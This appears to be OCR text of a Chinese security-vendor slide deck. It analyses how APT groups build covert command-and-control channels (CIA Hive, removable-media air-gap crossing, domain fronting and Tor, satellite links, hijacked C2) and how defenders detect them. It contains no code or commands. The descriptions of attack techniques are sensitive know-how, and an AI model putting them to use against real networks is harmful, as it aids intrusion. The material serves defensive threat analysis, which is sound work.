


Рис. 1. Структурная схема макета


美国CIA自建C2基础设施控制平台蜂巢(Hive)——广域网/公网

- 2017年11月9日，维基解密（WikiLeaks）公开了Hive的源代码和开发日志，Hive是CIA用于控制其恶意软件基础设施的主要组件，通过可选身份验证的方式隐藏C2节点。
- 客户端
- 端口转发
- 中转服务器
- 服务器




美国CIA自建C2基础设施控制平台蜂巢(Hive)——广域网/公网

- 基于命令与控制技战术遍历与体系化分析，还原CIA自建C2基础设施。



入侵内网服务器、或使用可移动设备作为C2——局域网/内网

- **APT组织将入侵服务器作为内部的C2基础设施，通过常见的P2P协议在内网横向移动。**
- **在隔离网络情况下，使用可移动设备作为C2。**
- 索伦之眼(Strider)在域控制器上，通过注册了Windows LSA（本地安全认证）密码过滤器建立持久机制，使用具有本地网络和互联网访问权限的本地服务器包括代理服务器、Web服务器、软件更新服务器（存在供应链威胁）作为内部代理节点。
- 同样作为内网代理，另一个案例，在2021年SolarWinds供应链攻击事件中，背后的APT组织使用基于Cobalt Strike的SMB管道(\\.\pipe\protected_storage[REDACTED]).作为内网C2。




利用可移动设备作为C2突破隔离网络——局域网/内网

- 可行侵入方法：摆渡攻击、供应链攻击、物流链劫持、人工抵近等。

威胁事件	突破隔离方法	攻击目标
震网(Stuxnet)	可移动存储媒介传播：利用快捷方式解析漏洞MS10-046。	主要：伊朗纳坦兹核电站，以及其他数家伊朗国防和关键基础工业企业。
火焰 (Flame)	可移动存储媒介传播：利用快捷方式解析漏洞，或设置U盘自动运行。	伊朗、以色列等中东国家。
Fanny	可移动存储媒介传播：利用快捷方式解析漏洞。建立U盘隐藏FAT分区存储数据命令。	巴基斯坦、印尼、越南等国。
索伦之眼(Strider)	可移动存储媒介传播：疑似未知0day。U盘开辟自定义加密分区，写入虚拟文件系统。	俄罗斯、中国、伊朗等国。
Agent.BTZ	可移动存储媒介传播：将U盘设置成自动运行(Autorun)。U盘中创建文件"thumb.dd"存储窃密数据。	美国驻中东军事基地、中央司令部、五角大楼，及其他国家目标。
穹顶7 (Vault7)	冲击钻：劫持光盘刻录软件，向光盘PE文件注入载荷。 BadUSB：该USB设备插入后能模拟键盘按键，执行脚本或命令。 激情猿猴（Emotional Simian ）：感染U盘攻陷机器，数据随U盘携出传回CIA。 可移动存储媒介传播：利用快捷方式解析漏洞、Junction文件夹、设置U盘自动运行。	美方认为的攻击目标。
水蛭蛇一号 (COTTONMOUTH-I)	间谍硬件：伪装成U盘，在目标网络中建立无线桥接。	美方认为的攻击目标。


利用可移动设备作为C2突破隔离网络——局域网/内网


- 安天发布《Darkhotel组织渗透隔离网络的Ramsay组件分析》
- 攻击组织制定蠕虫式感染入侵、移动媒介建立信道的方案。
- 扫描新进入的文档，检查文件是否包含指令，是则读取载荷并执行。
- 执行对象分为EXE、DLL和CMD命令三种。
- 最终，命令携入、结果携出，攻击者以此搭建起了一条针对隔离网络的命令与控制通道。



APT29基于域名前置的隐蔽通道作为C2，通过Tor隐藏C2节点——Tor洋葱路由


- 域名前置技术在2010年开始流行，利用CDN的转发特性，修改HOST用于C2；
- APT29，使用域名前置隐蔽通道、使用Tor洋葱路由隐藏C2节点。





图拉(Turla)组织利用卫星通信作为C2——卫星通信

- Turla组织利用的卫星网络大多是位于中东和非洲的国家。
- 卫星通信的覆盖范围非常广，所以很难追踪到威胁操作者的具体位置。
- 如何利用卫星作为C2?
- - 购买
- - BGP劫持



图拉(Turla)组织入侵其他组织C2作为C2

- 图拉(Turla)组织入侵APT34的C2作为C2。

组织	目标行业	武器装备	攻击手法
Turla	政府/外交：16 军事/国防：6 能源/通信/IT/金融/教育：5	IntelliAdmin：2 Meterpreter：2 .NET RocketMan/ Mimikatz/ NBTScan：3 PowerShell/ PowerShell MiamiBeach/ PsExec：3	Powershell后门：3 滥用Outlook作为后门：2 无文件LotL技术：4 图片隐写/水坑攻击/鱼叉式钓鱼：4
APT34	政府：24 军事/国防：44 能源/通信/IT/金融/教育：5 学术/人权/航空/工控：11	IntelliAdmin：3 Meterpreter：2 Mimikatz/ NBTScan/.NET POSHC2：5 PowerShell/ Powershell Empire/ PsExec：4	Powershell后门：5 利用Outlook漏洞CVE-2017-11774：4 无文件LotL技术：5 水坑攻击/鱼叉钓鱼：33 CVE-2017-0199/CVE-2017-11882：3 CVE-2018-20250：2

引自安天《2019年网络安全威胁回顾与展望》

03 C2的检测发现


多样风格的抽象与持续的猎杀捕获

C2的检测发现

案例	C2特点	如何发现
案例一：入侵网站作为C2	使用代理，隐藏真实C2	流量侧、情报侧钓鱼分析猎杀发现
案例二：利用DDR信息传递点作为C2	使用合法Web服务，规避检测	流量侧载荷Payload文件检测发现
案例三：利用入侵的IoT网络设备作为C2	使用非应用层协议，利用IoT设备作为流量代理转发	流量侧、情报侧设备取证发现
案例四：自建C2基础设施控制	使用加密信道、使用隐写术、使用多跳代理	情报侧发现
案例五：入侵内网服务器、或使用可移动设备作为C2	利用入侵内网服务器作为代理，使用可移动介质带入带出	终端侧、流量侧内网横向移动发现
案例六：通过域前置，通过Tor隐藏C2节点	使用域名前置隐藏信道，使用Tor洋葱路由隐藏C2节点	终端侧、流量侧后门载荷发现
案例七：利用卫星通信作为C2	利用卫星原有信道通信	情报侧发现后门中的IP属于卫星范围
案例八：入侵其他组织C2作为C2	将其他APT组织的C2基础设施据为己有	流量侧、情报侧对比分析C2分发的载荷发现

安天终端侧智甲可检测拦截进行定位


- 从威胁框架整体来看，不是C2命令与控制单一维度的问题。
